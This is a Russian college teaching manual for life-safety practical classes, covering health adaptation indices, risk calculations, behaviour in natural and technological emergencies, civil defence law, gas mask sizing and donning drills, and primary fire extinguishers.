Общее количество правильных ответов- 90-100%.

«Хорошо»-в ответах на письменные вопросы присутствуют неточности или отсутствуют некоторые моменты. При ответе не всегда присутствуют причинно-следственные связи. Общее количество правильных ответов – 80-89%.

«Удовлетворительно»- ответы на письменные вопросы даны частично. Общее количество правильных ответов – 70-80%.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

«Неудовлетворительно»- ответы на вопросы либо отсутствуют, либо даны неправильные ответы, либо ответ содержит менее половины правильного ответа. Общее количество правильных ответов – менее 69%.

Методические указания по выполнению заданий на практических занятиях составлены в помощь обучающимся по следующим разделам/темам:

Наименование темы учебной дисциплины	**Тема практической работы**	**Кол-во часов**
Введение	ПЗ № 1 «Адаптация человека к условиям окружающей среды»	1
	ПЗ № 2 «Виды опасностей и их профилактика в быту и в профессиональной деятельности»	1
Раздел 1. Чрезвычайные ситуации мирного времени и организация защиты населения		**10**
Тема 1.1. Чрезвычайные ситуации природного, техногенного характера	ПЗ № 3 «Модели поведения людей при возникновении ЧС природного характера»	1
	ПЗ № 4 «Модели поведения людей при возникновении ЧС техногенного характера»	1
Тема 1.2. Организационные основы по защите населения от чрезвычайных ситуаций мирного времени	ПЗ № 5 «Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС»	2
Тема 1.3. Организация защиты населения от чрезвычайных ситуаций мирного времени	ПЗ № 6 «Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях»	2
	ПЗ № 7 «Изучение первичных средств тушения пожаров»	2
	ПЗ № 8 «Эвакуация людей при пожаре»	2
	ИТОГО:	**12**
Тема 2.5. Первая помощь пострадавшим *(для девушек)*	ПЗ № 9 «Общие правила оказания первой медицинской полощи пострадавшим»	1
	ПЗ № 10 «Первая помощь при кровотечениях»	1
	ПЗ № 11 «Первая помощь при переломах. Наложение шины на место перелома, транспортировка пострадавшего»	1
	ПЗ № 12 «Первая помощь при ранениях. Наложение повязок»	1
	ПЗ № 13 «Первая помощь при сердечной недостаточности, приступе стенокардии, инфаркте, инсульте, остановке сердца»	1
	ИТОГО*:	**17**

***** *практической работы для групп девушек*

РАЗДЕЛ 1.
ЧРЕЗВЫЧАЙНЫЕ СИТУАЦИИ МИРНОГО ВРЕМЕНИ И ОРГАНИЗАЦИЯ ЗАЩИТЫ НАСЕЛЕНИЯ

Практическое занятие № 1
Адаптация человека к условиям окружающей среды

Цель: формировать умения предпринимать профилактические меры для снижения уровня опасностей различного вида и их последствий в профессиональной деятельности и быту

Необходимое оборудование: секундомер, тонометры, тетрадь, ручка.

Время выполнения – 1 час

Краткая информация

Здоровье человека зависит от многих факторов: от уровня развития медицины и здравоохранения, природных, социально-экономических условий жизни. По данным проведенных исследований, для адаптации и сохранения здоровья более важное значение, имеют психические факторы. Определенный уровень стрессовых воздействий необходим для нормального функционирования организма. В действительности стресс оказывается выше оптимального, вызывая нежелательные последствия.

Понятие «здоровье» включает несколько компонентов:

- биологическое здоровье, которое связано с организмом и зависит от функционального состояния внутренних органов, их адекватного реагирования на влияние факторов окружающей среды;
- психическое здоровье, определяющее состояние общего душевного комфорта;
- социальное здоровье, которое связано с влиянием на человека других людей и определяющее его роль в межличностных отношениях.

Таким образом, здоровье – это состояние организма, при котором он биологически полноценен, трудоспособен, функции всех его составляющих систем уравновешены, отсутствуют болезненные проявления. Основным признаком здоровья является уровень адаптации организма к условиям окружающей среды, физическим и психоэмоциональным нагрузкам.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Измерьте свое артериальное давление, данные запишите в таблицу 1 (графы 1-5).

Артериальное давление (АД) зависит от многих факторов (возраст, масса тела, пол). Измерив свое АД, сравните его с нормальным (систолическое – 110 − 140 мм рт.ст, диастолическое – 60 − 90 мм рт.ст). Для мужчин и женщин существуют зависимости систолического и диастолического давления от возраста и массы тела:

Для мужчин:

СД = 109 + 0,5В + 0,1М

ДД = 74 + 0,1В + 0,15М;

для женщин:

СД = 102+ 0,7В+0,15М

ДД = 78+0,17В+ 0,15М,

где В – возраст;
М – масса тела, кг.

2. Для выявления признаков наличия или отсутствия утомления применяется тест «индивидуальной минуты». Испытуемому предлагается определить момент окончания минуты, а преподаватель/сосед по парте в это время включает секундомер. Любое недомогание, а тем более заболевание, ведет к уменьшению длительности «индивидуальной минуты», что является хорошим прогностическим признаком. Данные занесите в таблицу 1 (графа 6).

3. Определите коэффициент выносливости своего организма. Данные занесите в таблицу 1 (графа 7).

Для оценки тренированности сердечно-сосудистой системы к выполнению физической нагрузки, оценки ее резервных возможностей может исследоваться показатель коэффициента выносливости (КВ), рассчитываемый по формуле Руффье:

$$КВ = \frac{ЧСС_п + ЧСС_1 + ЧСС_2}{10} - 200,$$

где $ЧСС_п$ – исходный пульс покоя;

$ЧСС_1$ – пульс за первые 10 с первой минуты после нагрузки;

$ЧСС_2$ – пульс за последние 10 с первой минуты после нагрузки.

Оценка результатов:

отлично: 0,1 – 5;

хорошо: 5,1 – 10;

удовлетворительно: 10,1 – 15;

неудовлетворительно: 15,1 – 20.

4. По приведенной формуле рассчитать величину собственного адаптационного потенциала (АП). Данные занесите в таблицу 1 (графы 8,9).

Адаптационный потенциал определяется по формуле:

АП = 0,011 ЧСС + 0,14 СД + 0,008 ДД + 0,014 В + 0,009 М – 0,009 Р – 0,27 (1)

Обозначения:

АП – адаптационный потенциал;

ЧСС – пульс в минуту;

Р – рост, см.

Таблица 1 - Индивидуальные данные

№ п/п	Возраст (полное кол-во лет)	Вес, кг	Рост, см	АД, мм рт.ст.		Индивид. минуты, сек	КВ	ЧСС, число в мин	АП
				СД	ДД				
	1	2	3	4	5	6	7	8	9

5. Сделайте вывод об уровне собственной адаптации. Оцените полученную величину. Сделайте вывод и составьте индивидуальные рекомендации для улучшения резервных возможностей своего организма.

Рекомендации:

_____

Величина АП меньше 2 свидетельствует о хорошем уровне адаптации, величина АП, не превышающая 2,1 – удовлетворительная адаптация.

Величина АП в диапазоне от 2,1 до 3,0 указывает на напряжение адаптации. Вероятность заболеваний выше, механизмы адаптации напряжены, по отношению к ним требуется применение соответствующих оздоровительных мероприятий.

Показатели АП от 3,0 до 4,1 свидетельствуют о вероятности возникновения заболеваний в достаточно близком будущем, если не будут приняты профилактические меры.

Если АП больше чем 4,1, то это показатель срыва адаптации. Им обладают люди со скрытыми, нераспознанными формами заболеваний, явлениями предболезни, хроническими и патологическими отклонениями, требующими детального врачебного обследования.

6. Ответьте на контрольные вопросы:

1. Что показывает систолическое и диастолическое давление?
2. Понятие «здоровье». Основные компоненты здоровья.
3. Влияние факторов окружающей среды на состояние здоровья.
4. Что такое артериальное давление?
5. Как правильно измерить артериальное давление?

Практическое занятие № 2
Виды опасностей и их профилактика в быту и в профессиональной деятельности

Цель: формировать умения предпринимать профилактические меры для снижения уровня опасностей различного вида и их последствий в профессиональной деятельности и быту

Необходимая литература/оборудование:

- тетрадь, ручка
- Постановление Правительства РФ от 3 октября 2013 г. № 864 "О федеральной целевой программе "Повышение безопасности дорожного движения в 2013 - 2020 годах".
- Указ Президента РФ № 24 от 10.01.2000 «Концепция национальной безопасности РФ»
- Федеральный закон от 19 июля 1997 г. № 109-ФЗ "О безопасном обращении с пестицидами и агрохимикатами"
- Федеральный закон от 6 марта 2006 г. № 35-ФЗ "О противодействии терроризму"
- Федеральный закон от 30 марта 1999 г. № 52-ФЗ "О санитарно-эпидемиологическом благополучии населения"
- Федеральный закон от 21 ноября 2011 г. № 323-ФЗ "Об основах охраны здоровья граждан в Российской Федерации"
- Федеральный закон от 21 декабря 1994 г. № 69-ФЗ "О пожарной безопасности"
- ФЗ «Об обязательном социальном страховании от несчастных случаев на производстве и профессиональных заболеваний» от 24 июля 1998 г. № ФЗ-125

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Дать определения

Опасность –
Риск –
Опасная ситуация -
Техника безопасности –
Безопасность труда –

2. Составьте общую номенклатуру в алфавитном порядке (кроме букв ё, й, ы, ю), включающую все виды опасностей.

Например, А - авария

3. Составьте памятку населению *(3 на выбор)*

- при пользовании электроприборами
- при пользовании газовыми плитами
- при обнаружении утечки газа
- при коротком замыкании

- при возникновении пожара в квартире

4. На основании приведенных данных таблицы 1 заполните таблицу 2:

В таблице 1 приведен ряд профессий по степени индивидуального риска фатального исхода в год. Используя данные табл.1 методом экспертных оценок охарактеризуйте вашу деятельность и условия вашей будущей работы и заполните таблицу 2.

Таблица 1 -Классификация профессиональной безопасности

Категория	**Условия профессиональной деятельности**	**Риск смерти (на человека в год)**	**Профессия**
1	Безопасные	$1*10^{-4}$	Текстильщики, обувщики, работники лесной промышленности, бумажного производства и др.
2	Относительно безопасные	$1*10^{-4}$ - $1*10^{-3}$	Шахтеры, металлурги, судостроители и др.
3	Опасные		
4	Особо опасные	$1*10^{-3}$ - $1*10^{-2}$ больше $1*10^{-2}$	Рыбопромысловики, верхолазы, трактористы и др. Летчики-испытатели, летчики реактивных самолетов

Таблица 2 - Профессиональная безопасность

№ п/п	**Категория условий проф. деят-ти**	**Негативные факторы, способствующие профессиональным заболеваниям**	**Профессиональные заболевания моей специальности**	**Меры профилактики**

5. Решите задачи (решения запишите в тетради)

Для решения следующих задач используйте формулу определения индивидуального риска

$$P = н/Н, \qquad (1)$$

где Р – индивидуальный риск (травмы, гибели, болезни и пр.);

н – количество реализации опасности с нежелательными последствиями за определенный период времени (день, год и т.д.);

Н – общее число участников (людей, приборов и пр.), на которых распространяется опасность.

Пример решения задачи по формуле (1).

Условие. Ежегодно неестественной смертью гибнет 250 тыс. человек. Определить индивидуальный риск гибели жителя страны при населении в 150 млн. человек.

Решение.

$$P_{ж} = 2{,}5*105 /1{,}5*10^{8} = 1{,}7.10^{-3}$$

Или будет 0,0017. Иначе можно сказать, что ежегодно примерно 17 человек 10000 погибает неестественной смертью. Если пофантазировать и предположить, что срок биологической жизни человека равен 1000 лет, то по нашим данным оказывается, что уже через 588 лет (1:0,0017) вероятность гибели человека неестественной смертью близка к 1 (или 100%).

Примечание. Здесь и в задачах №1,2 данные приближены к России.

Задача 1. Опасность гибели человека на производстве реализуется в год 7 тыс. раз. Определить индивидуальный риск погибших на производстве при условии, что всего работающих 60 млн. человек. Сравните полученный результат с вашей экспертной оценкой из задачи 1.

Задача 2. Определить риск погибших в дорожно-транспортном происшествии (ДТП), если известно, что ежегодно гибнет в ДТП 40 тыс. человек при населении 150 млн. человек.

Задача 4. Используя данные индивидуального риска фатального исхода в год для населения США (данных по России нет), определите свой индивидуальный риск (*по 5 параметрам (на выбор)*). Примите количество населения нашей страны равное 147 млн. человек.

Таблица 3 - Индивидуальный риск гибели в год

Причина	Риск	Причина	Риск
Автомобильный транспорт	$3*10^{-4}$	Воздушный транспорт	$9*10^{-6}$
Падения	$9*10^{-5}$	Падающие предметы	$6*10^{-6}$
Пожар и ожог	$4*10^{-5}$	Электрический ток	$6*10^{-6}$
Утопление	$3*10^{-5}$	Железная дорога	$4*10^{-6}$
Отравление	$2*10^{-5}$	Молния	$5*10^{-7}$
Огнестрельное оружие	$1*10^{-5}$	Все прочие	$4*10^{-5}$
Станочное оборудование	$1*10^{-5}$	Ядерная энергетика (пренебрегаемо мал. риск)	$2*10^{-10}$
Водный транспорт	$9*10^{-6}$		

Риск общий для американца: $P_{общ.} = 6*10^{-4}$

6. Сравнить полученный результат с результатом общего риска для американцев.

Практическое занятие № 3
Модели поведения людей при возникновении ЧС природного характера

Цель: организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций

Нормативные документы:
- Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Составьте памятку населению (на выбор по трем темам):
   1. Правила поведения при землетрясении.
   2. Правила поведения при извержении вулкана.
   3. Правила поведения во время оползней.
   4. Правила поведения во время схода сели.
   5. Правила поведения при горных обвалах.
   6. Правила поведения при снежных лавинах.
   7. Правила поведения во время урагана.
   8. Правила поведения во время бури (шторме), пыльной бури.
   9. Правила поведения во время смерча.
   10. Правила поведения при наводнении, подтоплении.
   11. Правила поведения во время цунами.
   12. Правила поведения при пожаре.
   13. Правила поведения при лесном пожаре.
   14. Правила поведения при торфяном пожаре.
   15. Правила поведения во время грозы.

2. Решите ситуационные задачи (на выбор 3 задачи).

Задача 1. Прогноз о возможном землетрясении застал вас на улице вблизи многоэтажных зданий. Каковы будут ваши действия?

Задача 2. Во время землетрясения вы находились на третьем этаже многоэтажного здания. Опишите ваши действия.

Задача 3. Вы оказались в завале. Каковы будут ваши действия?

Задача 4. Вам необходимо собрать специальную сумку на случай землетрясения. Что в нее следует положить?

Задача 5. Вы оказались в зоне очага пожара в лесу или на торфянике. Каковы ваши действия?

Задача 6. Вы находитесь далеко от города, на открытой местности. Идет сильный дождь. Вы замечаете, что ветер усилился, на горизонте скапливаются

низкие черные облака, резко изменилось атмосферное давление. Каковы будут ваши действия?

Задача 7. В поездке на автомобиле вы попали в снежную бурю. Каковы будут ваши действия?

Задача 8. Гроза застала вас во время отдыха на природе, вблизи водоема. Что вы будете делать, чтобы обеспечить свою безопасность?

3. Распределите предложенные варианты на 2 колонки:

1. Какую погоду следует ожидать при наличии следующих признаков:

А – переменную погоду

Б – устойчивую погоду

1) на горизонте видны перисто-кучевые облака в виде мелкой ряби;

2) облака вытянутой формы, похожие на огромные зерна чечевицы;

3) вечером или утром образуются облака в виде зубцов или башенок;

4) летом ощущается жара – парит;

5) давление воздуха сначала мало изменяется, а затем внезапно начинает понижаться.

2. По каким признакам можно определить, что скоро следует ожидать

А – облачную погоду (с дождем или снегопадом и ветром)

Б – устойчивую погоду

1) на горизонте появляются тонкие перистые облака, вытянутые в форме нитей с загнутыми краями;

2) вечером или утром заря приобретает красную или багровую окраску, солнце садится в тучу;

3) ветер резко меняет направление и к вечеру усиливается; давление воздуха падает;

4) роса или иней не появляются;

5) вечером теплее, чем днем;

6) давление воздуха возрастает;

7) появляются роса или иней на траве и других предметах.

Практическое занятие № 4
Модели поведения людей при возникновении ЧС техногенного характера

Цель: организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций

Нормативные документы:
- Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
- Федеральный закон «О промышленной безопасности опасных производственных объектов» от 21.07.1997 г. № 9116-ФЗ.
- ПОСТАНОВЛЕНИЕ Администрации города Перми от 12 мая 2014 года N 323 «Об утверждении Положения о системе оповещения населения города Перми

Время выполнения – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Составьте **две** из предложенных моделей поведения в условиях ЧС техногенного характера:
   1. Составить модель поведения человека при автомобильной аварии.
   2. Составить модель поведения человека при аварии на общественном транспорте
   3. Составить модель поведения человека при аварии на железной дороге.
   4. Составить модель поведения человека при аварии на водном транспорте
   5. Составить модель поведения человека при взрыве в метрополитене
   6. Составить модель поведения человека при падении на рельсы в метрополитене
   7. Составить модель поведения человека при захвате террористами

2. Заполните таблицу из нижеперечисленных утверждений (внесите цифры в каждый столбик)

Правильно	Неправильно

1. ЧС техногенного характера подразделяются на ЧС без загрязнения и с загрязнением окружающей среды.
2. При автомобильной аварии необходимо как можно быстрее выскочить из машины на ходу,
3. При автомобильной аварии необходимо управлять машиной до последней возможности.
4. При температуре воды около 0" потеря сознания от переохлаждения наступает через 1-2 часа.
5. После того как произошла автомобильная авария, попытайтесь

сориентироваться, в каком месте машины и в каком положении вы находитесь.
6. Если в результате аварии в автомобиле появились раненые, их надо вытащить оттуда как можно скорее,
7. Если в результате аварии автомобиль упал в воду помните, что он практически сразу пойдет ко дну.
8. При погружении в воду автомобиля с закрытыми дверями и окнами воздух в салоне будет держаться несколько минут.
9. Наиболее опасно ехать в первых вагонах железнодорожного состава, именно они сильнее всего подвергаются разрушению при столкновении.
10. Аварийные выходы из вагона обычно расположены в первом и последнем купе.
1., Новейшее радиолокационное и другое навигационное оборудование делает путешествие на водном транспорте практически безопасным.
12. Статистика указывает, что человеческий фактор чаще всего является причиной аварий на водном транспорте.

3. Выполните задание:

При перевозке цистерны с хлором по железной дороге произошла его утечка. Облако хлора ветром понесло в сторону поселка Н. Составьте текст речевой информации для оповещения населения поселка. И составьте модель поведения населения в сложившейся ситуации.

4. Решите ситуационные задачи.

Задача 1. Во время поездки на микроавтобусе «Газель» произошла аварийная ситуация, в ходе которой заклинило входную дверь. Каковы будут ваши действия?

Задача 2. Во время поездки на общественном транспорте вы увидели бесхозную хозяйственную сумку. Опишите ваши действия.

Задача 3. При поездке на метрополитене вы увидели упавшего с платформы человека. Каковы будут ваши действия?

Задача 4. В квартире разбился ртутный термометр, Каковы будут ваши действия?

Практическое занятие № 5
Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС

Цель занятия: формировать умения организовывать и проводить мероприятия по защите работающих и населения от негативных воздействий чрезвычайных ситуаций

Нормативные документы:
- Федеральный закон от 12 февраля 1998 г. N 28-ФЗ "О гражданской обороне"
- Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
- Постановление Правительства РФ от 2 ноября 2000 г. № 841 "Об утверждении Положения о подготовке населения в области гражданской обороны"
- Постановление Правительства Российской Федерации от 30.12.03 г. №794 «О единой государственной системе предупреждения и ликвидации чрезвычайных ситуаций»

Время выполнения – 2 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Из текста Федерального закона от 12 февраля 1998 г. N 28-ФЗ "О гражданской обороне" **выпишите определения:**

Гражданская оборона -
Территория, отнесенная к группе по ГО, -
Основные задачи в области ГО -

2. Из текста Федерального закона от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера" **выпишите определения:**

Чрезвычайная ситуация -
Предупреждение ЧС -
Ликвидация ЧС -
Зона ЧС -

3. Из текста Постановления Правительства Российской Федерации от 30.12.03 г. №794 «О единой государственной системе предупреждения и ликвидации чрезвычайных ситуаций» **выпишите**

- определение РСЧС
- цели и задачи РСЧС

4. Заполните таблицу:

Уровень	Наименование постоянно действующего органа управления единой системой	Местоположение, Ф.И.О. руководителя, телефон

5. Ответьте письменно на контрольные вопросы:

1. Что включает в себя комплекс мероприятий по защите населения?
2. Что означает оповестить население?
3. Какие уровни систем оповещения считаются основными?
4. Что является основным средством условного сигнала об опасности?
5. Какие требования предъявляют к речевой информации?
6. Какие средства позволяют сократить сроки оповещения? Что такое ОКСИОН?

Практическое занятие № 6
Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях

Цель занятия: сформировать умение использовать средства индивидуальной защиты от оружия массового поражения

Материалы и оборудование: линейка, мягкая сантиметровая лента, прибор для измерения роста

Нормативные документы:
- Постановление Правительства РФ от 2 ноября 2000 г. № 841 "Об утверждении Положения о подготовке населения в области гражданской обороны"

Время выполнения – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

В тетради запишите тему практического занятия и последовательно выполняйте задания:

Задание 1. Используя Таблицу 1, определите размер маски противогаза ГП-5 для пяти студентов вашей группы.

Таблица 1. Определение размера маски противогаза ГП-5

Результат измерения	Размер
До 63,0 см	0
63,5-65,5 см	1
66,0-68,0 см	2
68,5-70,5 см	3
71,0 см и более	4

Для определения размера маски (0-4) нужно измерить голову по замкнутой линии, проходящей через макушку, щеки и подбородок. Измерения округляются до 0,5 см.

Результат оформите в виде Таблицы 2

№	Фамилия, имя студента	Результат измерения	Необходимый размер
1			
2			
3			
4			
5			

Задание 2. Используя Таблицу 3, определите размер маски противогаза ГП-7 для пяти студентов вашей группы. Результат задания отобразите в виде Таблицы 4.

Таблица 3 – Определение размера маски противогаза ГП-7

Результат измерения	Положение упоров лямок	Рост
До 118,5 см	**4-8-8**	**1**
121,5-123,5 см **124,0-126,0 см**	**3-7-8** **3-6-7**	**2**
126,5-128,5 см **129,0-131,0 см** **131,5 см и более**	**3-7-7** **3-5-6** **3-4-5**	**3**

Лицевую часть противогаза ГП-7 изготавливают трех ростов. Подбор необходимого осуществляется на основании результатов измерения мягкой сантиметровой лентой горизонтального и вертикального обхвата головы.

Вертикальный обхват – измерение по замкнутой линии, проходящей через макушку, щеки и подбородок.

Горизонтальный обхват – измерение головы по замкнутой линии, проходящей спереди по надбровным дугам, сбоку – на 2-3 см выше края ушной раковины и сзади – через наиболее выступающую точку головы. Измерения округляются с точностью до 0,5 см.

Таблица 4

№	Фамилия	Результат измерения	Положение упоров лямок	Необходимый размер маски
1				
2				
3				
4				
5				

Задание 3. Измерив рост пяти студентов при помощи ростомера или сантиметровой ленты, определите для них размер защитного костюма Л-1, учитывая при этом то, что костюмы выпускаются трех размеров:

1 размер – для людей ростом до 165 см.
2 размер - для людей ростом от 165 до 172 см
3 размер - для людей выше 172 см

Результат отобразите в виде Таблицы 5

№	Фамилия, имя	Рост	Размер
1			
2			
3			
4			
5			

Задание 4. Аналогично предыдущего задания определите размер защитного плаща и сапог-чулок из общевойскового защитного комплекта (ОЗК) для группы студентов из пяти человек, для чего используйте нижеприведенные данные.

Защитные плащи комплектов выпускаются пяти размеров:

1 размер – для людей ростом до 165 см;
2 размер - для людей ростом от 165 до 170 см;
3 размер - для людей ростом от 170 до 175 см;
4 размер - для людей ростом от 175 до 180 см;
5 размер - для людей ростом выше 180 см.

Сапоги-чулки общевойсковых защитных комплектов изготавливаются 3х размеров:

1 размер – для обуви 37-40 размера;
2 размер – для обуви 41-42 размера;
3 размер – для обуви 43 размера и выше.

Результат отобразите в виде Таблицу 6

№	Фамилия, имя	Рост	Размер плаща ОЗК	Размер ноги	Размер сапог-чулок
1					
2					
3					
4					
5					

Задание 5. Подберите для пяти студентов размер комбинезонов, входящих в состав ЗФО, учитывая при этом, что комбинезоны выпускаются трех ростов:

1 размер- для людей ростом до 160 см;
2 размер - для людей ростом от 160 до 170 см;
3 размер - для людей ростом свыше 170 см.

Результаты отобразите в отчете в виде Таблицы 7

№	Фамилия, имя	Рост	Размер

1. Наденьте противогаз на оценку

Время на выполнение норматива отсчитывается с момента подачи команды до надевания головного убора.

	отлично	хорошо	удовлетворительно
Противогаз	7 сек	8 сек	10 сек
респиратор	11 сек	12 сек	14 сек




Рисунок 1 - Фильтрующий противогаз

1 - фильтрующе-поглощающая коробка; 2 - лицевая часть противогаза; 3 - очковый узел;

4 - шихга (обеспечивает поглощение паров и газов, и токсичных в-в); 5 - ПАФ (противоаэрозольный фильтр); 6 - клапанная коробка.

Порядок надевания противогаза:

1. По команде «Газы!» задержать дыхание, не вдыхая воздух.
2. Закрыть глаза.
3. Достать противогаз из противогазной сумки, левой рукой доставая противогаз, а правой держа сумку снизу.
4. Вынуть пробку-заглушку из противогазной коробки.
5. Перед надеванием противогаза расположить большие пальцы рук снаружи, а остальные внутри.
6. Приложить нижнюю часть шлем-маски на подбородок.
7. Резко натянуть противогаз на голову снизу вверх.

8. Выдохнуть.
9. Необходимо, чтобы после не образовалось складок, очковый узел должен быть расположен на уровне глаз.
10. Перевести сумку на бок.


Снятие:
1. По команде «Отбой!» брать за фильтровальную коробку и, потянув сверху вниз, снять его.
2. Убрать противогаз в противогазную сумку.
3. Застегнуть пуговицы

Ошибки, снижающие оценку на один балл:
1. При надевании противогаза обучаемый не закрыл глаза и не затаил дыхание или после надевания не сделал полный выдох;
2. Шлем - маска надета с перекосом или перекручена соединительная трубка.
3. Концы носового зажима респиратора не прижаты к носу.

Ошибки, определяющие оценку «неудовлетворительно»:
1) Допущено образование таких складок или перекосов, при которых наружный воздух может проникнуть под шлем - маску;
2) Не полностью навинчена (ввернута) гайка соединительной трубки


3. Изготовьте ватно-марлевую повязку

Ватно-марлевая повязка изготавливается из куска марли размером 100 х 50 см и ваты. На марлю накладывают слой ваты толщиной 2-3 см, длиной 30 см, шириной 20 см. Марлю с обеих сторон загибают и накладывают на вату. Концы марли разрезают на 30-35 см с каждой стороны, чтобы образовалось две пары завязок. Марлевые повязки делают из 10-12 слоев марли. Они шьются также в виде маски, закрывающей все лицо или только подбородок, нос и рот. Для защиты глаз используются противопылевые очки.



Примечание. Размеры даны в см

4. Познакомьтесь с содержимым Аптечки индивидуальной АИ-2 и запишите в тетрадь ее содержимое по гнездам:



5. Заполните таблицу 8.

Таблица 8 - Состав и подробное описание средств защиты Аптечки индивидуальной АИ-2

Состав	**Начало действия средства**	**Время действия средства**	**Побочные эффекты средства**	**Механизм действия средства**
Промедол			Возможно расст-ройство сознания, рвота, снижение мышечной силы	
Тарен	Эффект через 20 минут			
Сульфа-диметоксин				
Цистамин		Около 5 часов		
Хлор-тетрациклин				Препятствует образованию комплекса РНК + рибосома
Йодистый калий			В редких случаях возможны реак-ции повышенной чувствительности	
Этаперазин				Блокатор дофаминовых рецепторов

6. Перечислите средства индивидуальной защиты населения, кроме АИ-2.

Практическое занятие № 7
Изучение первичных средств тушения пожаров

Цель работы: сформировать умения применять первичные средства пожаротушения

Нормативные документы:
- Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
- Федеральный закон от 21 декабря 1994 г. № 69-ФЗ "О пожарной безопасности"

Оборудование: огнетушители ОХП-10, ОВП-10, ОУ-2, ОП-5 (или их макеты), пожарный щит с инвентарем (или его макет), гидропульт, пожарный ствол.

Время выполнения – 2 часа

Краткие теоретические сведения

В качестве первичных средств пожаротушения применяют воду, песок, асбестовое полотно (или куски кошмы, грубого сукна), различные огнетушители.

Вода обладает хорошими огнегасящими свойствами вследствие высокой теплоемкости и большой теплоты парообразования. Резервуар для воды должен быть объемом не менее 0,2 $м^3$ и укомплектован ведрами. Воду нельзя применять для тушения легковоспламеняющихся жидкостей, имеющих меньшую, чем у воды, плотность (бензин, керосин, минеральные масла) и для тушения пожара в электроустановках, находящихся под напряжением.

Песок используют для тушения небольших очагов воспламенения электропроводки и горючих жидкостей (мазута, красок, масла и т. п.). Хранят его в ящиках (вместимостью 0,5, 1 или 3 м3) вместе с совковой лопатой во всех цехах и производственных помещениях.

Асбестовое полотно должно быть размером не менее 1х1 м. В местах хранения лековоспламеняющихся и горючих жидкостей оно может быть увеличено до 2х1,5 м или 2х2 м. Асбестовое полотно набрасывают на горящую поверхность и тем самым изолируют ее от окружающей среды. Используют его также для защиты от огня ценного оборудования, закрытия печей и отверстий в трубах с горючими материалами. Хранят в водонепроницаемом футляре (чехле), один раз в три месяца просушивают и очищают от пыли.

Огнетушители являются наиболее надежным средством при тушении загораний до прибытия пожарных подразделений. В настоящее время промышленностью изготавливаются несколько типов огнетушителей, предназначенных для тушения загораний в различных условиях. В качестве огнегасящего вещества в огнетушителях используется химическая и воздушно-механическая пена, углекислота, специальные порошки.

Ручные химический и воздушно-пенный огнетушители представлены на рисунке 1.

В огнетушителе ОХП-10 пена образуется в результате химической реакции, происходящей при смешивании щелочной и кислотной частей заряда. Пена под давлением, которое создается в корпусе огнетушителя, выбрасывается струей через насадку. В огнетушителе ОХП-10 кислотная часть заряда заключена в полиэтиленовый стакан, закрытый резиновым колпаком, а щелочная часть заряда находится в корпусе. Огнетушитель предназначен для быстрого тушения небольших загораний твердых и жидких веществ, за исключением щелочей – калия, натрия, магния, а также спирта. Нельзя использовать его на оборудовании, находящемся под напряжением. Огнетушитель рекомендуется использовать на стационарных объектах, на транспорте, на сельскохозяйственных машинах и агрегатах. Осматривают огнетушители один раз в месяц; заряд проверяют один раз в год.

Чтобы привести огнетушитель ОХП-10 в действие, нужно повернуть рукоятку на 180° в вертикальной плоскости (при этом откроется клапан кислотного стакана) и перевернуть огнетушитель вверх днищем. Кислотная часть заряда выливается в корпус и смешивается со щелочной частью заряда; образующуюся струю пены направляют на очаг пожара.

Принцип действия воздушно-пенного огнетушителя основан на вытеснении раствора пенообразователя избыточным давлением рабочего газа (воздух, азот, углекислый газ). При срабатывании запорно-пускового устройства прокалывается заглушка баллона с рабочим газом. Пенообразователь выдавливается газом через каналы и сифонную трубку. В насадке пенообразователь перемешивается с засасываемым воздухом, и образуется пена. Она попадает на горящее вещество, охлаждает его и изолирует от кислорода. Для приведения в действие воздушно-пенного огнетушителя необходимо снять пломбу, выдернуть чеку, направить насадку на очаг пожара и нажать на рычаг.

